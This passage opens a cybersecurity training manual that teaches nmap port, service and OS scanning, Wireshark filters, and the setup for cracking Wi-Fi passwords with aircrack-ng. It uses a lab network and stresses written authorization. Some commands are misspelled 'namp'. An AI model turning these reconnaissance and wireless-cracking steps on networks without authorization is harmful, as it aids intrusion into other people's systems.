Cybersecurity Manual

Blue and red Team Operations

Luka Tasić

Contents

1. INTRODUCTION 1
2. NETWORK SNIFFING 2
2.1. Scanning a single IP address 2
2.2. Scanning a range of IP addresses 3
2.3 Scanning a network 3
2.4. Nmap port selection 4
2.5. Scanning a range of ports 4
2.6. Scanning common ports. 5
2.7. Scanning all 65,535 ports 5
2.8. Nmap types of port scans 6
2.9. TCP SYN scans 6
2.10. TCP Connect scan 6
2.11. Service and Operating System discovery 7
2.12. Service detection 8
2.13. More aggressive service detection 8
2.14. Nmap saving results to file 9
2.15. Using a list of IP addresses 9
2.16. UDP scanning 10
2.17. Wireshark 10
3. WIFI PASSWORD CRACKING 13
3.1. Access 13
3.2. Requirements 13
3.3. Packet injection 14
3.4. Steps to crack a Wi-Fi password 15
3.5. Cracking with a wordlist 18
3.6. Brute-force cracking 19
3.7. John The Ripper 19
4. REMOTE ACCESS TROJAN (RAT) 20
4.1. Steps to create a Remote Access Trojan 21
4.2. Installing persistence / backdoors 23
4.3. Binding a RAT to a document 24

4.4. Defenses against Trojans 26
5. REMOTE DESKTOP PROTOCOL (RDP) ABUSE 27
5.1. Launching brute-force attacks 28
5.2. RDP protection mechanisms 29
6. MAN-IN-THE-MIDDLE ATTACK 30
6.1. Ettercap 31
7. DETECTION SYSTEMS 33
7.1. Security Information and Event Management (SIEM) 33
7.2. IDS versus IPS deployments 33
7.3. Snort as an IDS 34
7.5. Configuring snort.conf and icmp.rules files 35
7.6. Activating Snort 36
7.7. Running Snort as a Daemon 36
7.8. Detecting Nmap scans 37
8. CONCLUSION 39
REFERENCES 40

1. INTRODUCTION

Attacks on computer networks are constantly increasing and represent a significant threat to system security. As effective countermeasures and security mechanisms are developed, new types of attacks also evolve which find different ways to penetrate a computer network. A secure system should provide a state that does not allow an attacker to break protections and penetrate the system. If an attacker penetrates the system, they have many opportunities to seriously damage the internal parts of the system. In the event of a breach, defense will face a serious challenge in maintaining security.

A person who uses computers to gain unauthorized access to data is called a hacker. There are different types of hackers: white-hat hackers, gray-hat hackers and black-hat hackers. A white-hat hacker has no criminal intent, but is focused on finding and fixing vulnerabilities in computer networks. A gray-hat hacker may have criminal intentions but often not for personal gain. Usually this type of hacker will try to disclose network vulnerabilities without the network owner's permission. A black-hat hacker is fully criminal - their goal is typically financial gain.

Ethical hackers are white-hat hackers, and ethical hacking can be described as a way to understand how a hacker thinks and attacks. Having that knowledge gives a big advantage in protecting a network from attacks. When searching for weaknesses in computer networks it is important to always have a clearly defined, written authorization stating what is permitted to be tested.

Creating an assessment of a computer network's security is an important part of network security. A security assessment will allow a better understanding of where vulnerabilities can be found in the network. It is important to know precisely what is being done during a security assessment. If the assessment is done poorly, it can cause significant damage to the network being tested.

Before starting a security assessment, it is necessary to determine the purpose of the assessment. If the goal is to determine whether the network has open ports that should not be open, different tools will be needed than when the goal is to analyze network traffic.

After the security assessment is finished, a report on the state of the network and findings is produced. Providing detailed information and solutions for vulnerabilities will help strengthen network security. The report will also be able to determine whether there are malware programs lying dormant, waiting for an opportune moment to attack the network.

Malicious software is one of the major categories of threats to computer networks. Malware is code that performs malicious actions. Attackers use malware to steal confidential information, monitor an infected system, or take control of a system.

Malware analysis is the study of malware behavior. The purpose of malware analysis is to understand how it works and how it can be detected and removed. This involves analyzing suspicious code in a safe environment to recognize their functionalities in order to improve network security.

2. NETWORK SNIFFING

Network sniffing represents sets of packets that are transmitted through the network. Network sniffing is also known as packet analysis. The two most common packet analyzers are Ethernet analyzers and wireless analyzers. A packet analyzer is software or hardware that can capture and log network traffic.

Nmap is a well-known network scanner and analyzer in the field of cybersecurity. Packet analyzers are excellent tools for network security. Threat hunters use these tools to uncover possible attacks and weaknesses in a network. Packet analyzers allow detailed network analysis. When protecting a network, it is important to have as much detail about packet traffic as possible. By actively scanning traffic on the network, a threat hunter can remain vigilant and quickly respond to attacks. For all testing, Kali Linux virtual machine running on VMware Workstation Player will be used.

2.1. Scanning a single IP address

```
nmap 192.168.1.7 -Pn
```

This command scans a single IP address on the network. If a threat hunter notices odd activity coming from an unknown device, scanning a single IP address can be useful. Quickly distinguishing a false positive from a true positive can be critical. An attack on the network can pass unnoticed if there are too many triggered alerts causing false positives, creating alert noise. By adding the `-Pn` option, one can bypass network barriers that block ping scans.

Using an intrusion detection system (IDS) with an up-to-date signature database will help distinguish false positives from false negatives. If the IDS misses an attack, alerts won't be raised. This gives the illusion that the network is safe when it may not be. In that case an attack could be underway without anyone being aware until it is too late:




Figure 2.1 Scanning a single IP address using nmap

2.2. Scanning a range of IP addresses

This command scans a range of IP addresses. Scanning multiple IP addresses saves valuable time when monitoring an attack on the network:

```
nmap 192.168.1.7-10 -Pn
```




Figure 2.2 Scanning a range of IP addresses using nmap

2.3 Scanning a network

This command scans a network. Scanning a network or subnet allows monitoring a larger number of devices. This command is useful when checking multiple networks or subnets:

```
nmap 192.168.1.0/24
```




Figure 2.3 Scanning a network

2.4. Nmap port selection

This command precisely determines which ports will be scanned:

```
nmap -p 22 192.168.1.7
```




Figure 2.4 Port selection for scanning

This command scans a range of ports. The flexibility of this command allows concentration on a chosen port range:

```
nmap -p 22,25,49 192.168.1.7
```

2.5. Scanning a range of ports

This command scans a range of ports. The flexibility of this command allows concentration on a chosen port range:

```
nmap -p 1-100 192.168.1.7
```




Figure 2.5 Scanning a range of ports

2.6. Scanning common ports

The -F option will scan the 100 most commonly used ports; if the -f option is given, a default scan will be performed:

```
namp -F 192.168.1.7
```

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -f 192.168.1.7
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 13:55 EST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
19/tcp open  chargen
22/tcp open  ssh
MAC Address: 00:0C:29:0F:C6:72 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 4.88 seconds
```

Figure 2.6 Scanning commonly used ports

Some commonly used ports are 20, 21, 22, 23, 53, 80, 443. This is also called a quick scan.

2.7. Scanning all 65,535 ports

This command scans all ports. There are 65,535 ports in total. A hacker most often will not run such a scan; instead most will initially use a technique known as half-open scanning. Scanning all ports is better used by a threat hunter when monitoring the network:

```
namp -p- 192.168.1.10
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -p- 192.168.1.7 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 13:57 EST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.0019s latency).
Not shown: 65532 filtered tcp ports (no-response)
PORT     STATE  SERVICE
19/tcp   closed chargen
22/tcp   open   ssh
2150/tcp closed dynamic3d

Nmap done: 1 IP address (1 host up) scanned in 106.21 seconds
```

Figure 2.7 Scanning all 65,535 ports

2.8. Nmap types of port scans

It is important to know which type of port scan to use depending on the objective. Different scans can reveal vulnerable open ports that could be exploited in an attack.

2.9. TCP SYN scans

This command checks whether a port is listening. This technique is called half-open, stealth, or silent scanning because a full TCP connection is not established - it is the default scan type. Instead a SYN packet is sent and the scanner waits for a response. If a SYN/ACK response is received, the port is listening.

```
nmap -sS 192.168.1.7
```




Figure 2.8 TCP SYN scan

2.10. TCP Connect scan

This is the command for scanning using TCP connect, which establishes a full TCP connection that can be logged. If the user does not have raw packet privileges, this is the command they will use:

```
namp -sT 192.168.1.7
```




Figure 2.9 TCP connect scan option

Administrative privileges (privileged access) are necessary for default SYN scans because they require access to raw network sockets and the ability to inject raw packets while listening on a network interface to obtain responses. Because Nmap does not want to use a fully established TCP connection for TCP Connect scanning to send packets, it tears down the connection.

2.11. Service and Operating System discovery

Nmap can be used for scans that detect operating system, version and services for a single host or for a group of hosts. It is important to know where vulnerable machines are on the network so they can be repaired or replaced before being attacked. Many attackers will use these scans to determine which primary targets will be most effective on the victim machine.

This is the command for scanning and searching for the operating system and OS version on a target; using `nmap -O 192.168.1.1` detects the operating system (without version). Using `nmap -A` performs aggressive detection (service and OS detection):

```
namp -A 192.168.1.7
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -A 192.168.1.7 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 14:15 EST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.0010s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
19/tcp open  tcpwrapped
22/tcp open  ssh        OpenSSH 8.7p1 Debian 4 (protocol 2.0)
| ssh-hostkey:
|   3072 28:cb:d1:9f:0a:6e:8a:b1:9b:bb:06:57:1a:0c:2f:25 (RSA)
|   256 72:58:fe:26:64:e6:b3:b0:64:1a:22:16:df:ef:1f:fe (ECDSA)
|_  256 18:4a:8e:da:71:b9:3a:7b:0c:0a:fc:1c:91:f3:26:1c (ED25519)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.96 seconds
```

Figure 2.10 Service and OS detection

2.12. Service detection

This is the command for scanning running services. Nmap contains a database of about 2,200 well-known services and associated ports. Examples of these services are DNS (port 53), SSH (port 22), SMTP (port 25), HTTP (port 80) and HTTPS (port 443):

```
namp -sV 192.168.1.7
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.1.7 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 14:18 EST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.0013s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
19/tcp open  tcpwrapped
22/tcp open  ssh        OpenSSH 8.7p1 Debian 4 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.69 seconds
```

Figure 2.11 Service detection

2.13. More aggressive service detection

This is the command for more aggressive service scanning. Usually experienced attackers will not use this command because it leaves a large footprint on the network:

```
nmap -sV -version-intensity 5 192.168.1.10
```

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV -version-intensity 5 192.168.1.7 -Pn
Starting Nmap 7.92 ( https://nmap.org ) at 2022-01-29 14:24 EST
Nmap scan report for 192.168.1.7 (192.168.1.7)
Host is up (0.0017s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE    VERSION
19/tcp open  tcpwrapped
22/tcp open  ssh        OpenSSH 8.7p1 Debian 4 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 7.22 seconds
```

Figure 2.12 Aggressive service detection)

Service and OS detection depend on different techniques to determine the OS or service running on a specific port. Aggressive service scanning is useful if services are running on unexpected ports.

2.14. Nmap saving results to file

This command saves scan results. Nmap can save scan results to a file:

```
namp -oN outputfile.txt 192.168.1.7
```




Figure 2.13 Saving scan results to a file

Saving scan results when the command contains options is achieved similarly:

```
namp -sS 192.168.1.10 -oN outputfile.txt
```

2.15. Using a list of IP addresses

Often, instead of scanning an entire network or subnet, it is necessary to scan a list of IP addresses. A text file can be created with one IP address per line, and then the list can be provided to nmap.

By adding the list to the command, all IP addresses in the text file will be scanned:

```
nmap -iL iplist.txt
```




Figure 2.14 Scanning a list of IP addresses

2.16. UDP scanning

So far all shown scans were for TCP ports. Some services and ports use UDP for communication. The `-sS` and `-sT` options will not find UDP ports. To find those ports and services, you must do a UDP scan:

```
nmap -sU 192.168.1.7
```




Figure 2.14 Scanning UDP ports and services

2.17. Wireshark

Wireshark is an open-source packet analysis tool and free to use. It can be used to find and troubleshoot network errors and for threat hunting. Every bit of information that passes through the network can be captured and exported to a selected location. It is then possible to analyze the information and use filters to narrow searches.

When Wireshark is started, a window appears showing network interfaces.




Figure 2.15 Wireshark

You must select the network interface on which you want to analyze packets. After selecting an interface, pressing the blue shark-fin icon in the upper left corner or double-clicking the interface will display information about network packets. Pressing the red square stops packet capture.




Figure 2.16 Packet information

The following filter will show only packets that contain the chosen IP addresses. It can be the source or destination address:

```
ip.addr==192.168.1.10
```

This filter will show communication between two IP addresses (either source or destination):

```
ip.addr==192.168.1.10 && ip.addr==192.168.10.11
```

Filter by protocol:

```
Dns or http
```

Display TCP packets passing through a given port:

```
tcp.port==22
```

This command will display direct communication between a source IP address and a destination IP address:

```
ip.src==192.168.1.10 and ip.dst==192.168.1.11
```

Exclude protocols from the displayed results:

```
!(arp or dns or icmp)
```

Search packet contents for text in any TCP or UDP packet:

```
tcp contains google

udp contains google
```

Check the number of incoming SYN connections:

```
tcp.flags.syn == 1
```

3. WIFI PASSWORD CRACKING

A good way to test the vulnerability of a wireless network to attacks is to hack your own wireless network. To break the password you can use a brute-force attack to obtain the hash, or a wordlist attack (dictionary attack). After that, the captured hash is compared against a wordlist on the system or wordlists available on the internet. Kali Linux includes several wordlists built into the distribution. These wordlists are located at: `/usr/share/wordlists`.

It is important to understand that there are many different ways and tools to obtain a Wi-Fi password. Aircrack-ng covers the core of the Wi-Fi cracking process. It is a command-line tool that allows a deeper understanding of how Wi-Fi passwords are captured and cracked.

3.1. Access

A brute-force attack tries as many combinations as possible with the intention of finding the correct combination and breaking the password. It can be imagined as trying to open a lock whose code length is unknown - an exhausting job - but with brute-force attacks the process is automated. It just takes a lot of time. A dictionary attack uses a list of possible passwords in hopes that the correct password is in that list.

3.2. Requirements

You need a Wi-Fi adapter capable of packet injection. Several chipset sets that work well are:

- Atheros AR9271
- Ralink RT3070
- Ralink RT3572
- Realtek 8187L

Common USB adapters with compatible chipsets include:

- Alfa AWUS036NH
- Alfa AWUS036NEH
- Panda PAU05

You also need a Wi-Fi network to attack - a TP-Link or other home router will do.

3.3. Packet injection

Packet injection (sometimes called packet forging) is a way hackers try to disrupt or intercept packets from an established network connection. They do this by injecting their own packets into the data stream. Packets injected by an attacker will appear as normal packets. Packet injection is most often used in denial-of-service (DoS) and man-in-the-middle attacks.

The Aircrack-ng toolset is designed to perform assessments of wireless network security. The suite focuses on various components of wireless security.

The first component is monitoring traffic. Putting the wireless adapter into monitor mode will record all network traffic within the adapter's range. It writes data to a text file (a .cap file) for later analysis. The Aircrack-ng tool used for monitoring is `airmon-ng`, which is used to switch the wireless interface into monitor mode. Monitor mode disables physical layer filtering, allowing capture of everything the adapter can see. Most wireless cards only see traffic intended for them using MAC addresses of the interface.

